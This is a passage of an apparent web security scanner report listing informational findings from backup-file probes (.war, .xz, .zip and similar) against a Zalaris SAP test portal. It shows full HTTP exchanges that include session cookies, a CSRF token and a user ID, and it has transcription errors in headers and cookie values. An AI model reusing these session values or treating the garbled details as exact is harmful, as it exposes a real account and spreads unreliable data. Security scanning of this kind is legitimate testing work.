http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
```

```
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></main><footer class="zal-footer"><div class="container-fluid"><div
class="text-center p-md-5"></div></div></footer></body>
...[SNIP]...
```

23.64. https://testportal.zalaris.com/neptune/native/neptune_login_ping.war

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/native/neptune_login_ping.html

Request 1

```
GET /neptune/native/neptune_login_ping.war HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEI2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP16565644131841656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:49:48 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
```

Connection: close

```
<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/jxgf.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:49:50 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxc-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class=""><Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div><div></div></div></main><div class="zal-footer"><div class="container-fluid"><div
class="text-center p-md-5"></div></div></div></body>
...[SNIP]...
```

23.65. https://testportal.zalaris.com/neptune/native/neptune_login_ping.wim

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/native/neptune_login_ping.html

Request 1

```
GET /neptune/native/neptune_login_ping.wim HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:49:34 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/nkpp.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:49:35 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
```



```
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
https://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10"; url=https://portal.zalaris.com--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div>
class="text-center p-md-5"></div></div></div></div></div></div></div></div></div>
...[SNIP]...
```

23.66. https://testportal.zalaris.com/neptune/native/neptune_login_ping.xz

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/native/neptune_login_ping.html

Request 1

```
GET /neptune/native/neptune_login_ping.xz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKEJ2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QPj1656564413184j1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:48:52 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
```

Request 2

Response 2

01-07-2022, 11:21 am

23.67. https://testportal.zalaris.com/neptune/native/neptune_login_ping.zip

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.zip HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:49:05 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

Response 2

23.68. https://testportal.zalaris.com/sap/bc/webdynpro/sap/old_zwd_flm_draft_hist_powl

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/bc/webdynpro/sap/zwd_fm_draft_hist_powl**

```
GET /sap/bc/webdynpro/sap/old_zwd_flm_draft_hist_powl?sap-wd-configId=ZSTD_HRESS_AC_DRAFT_HIST_FORMS&FPM_HIDE_CLOSE=X&FPM_HIDE_EXIT_CLOSE=X HTTP/1.1
Host: testportal.zalaris.com
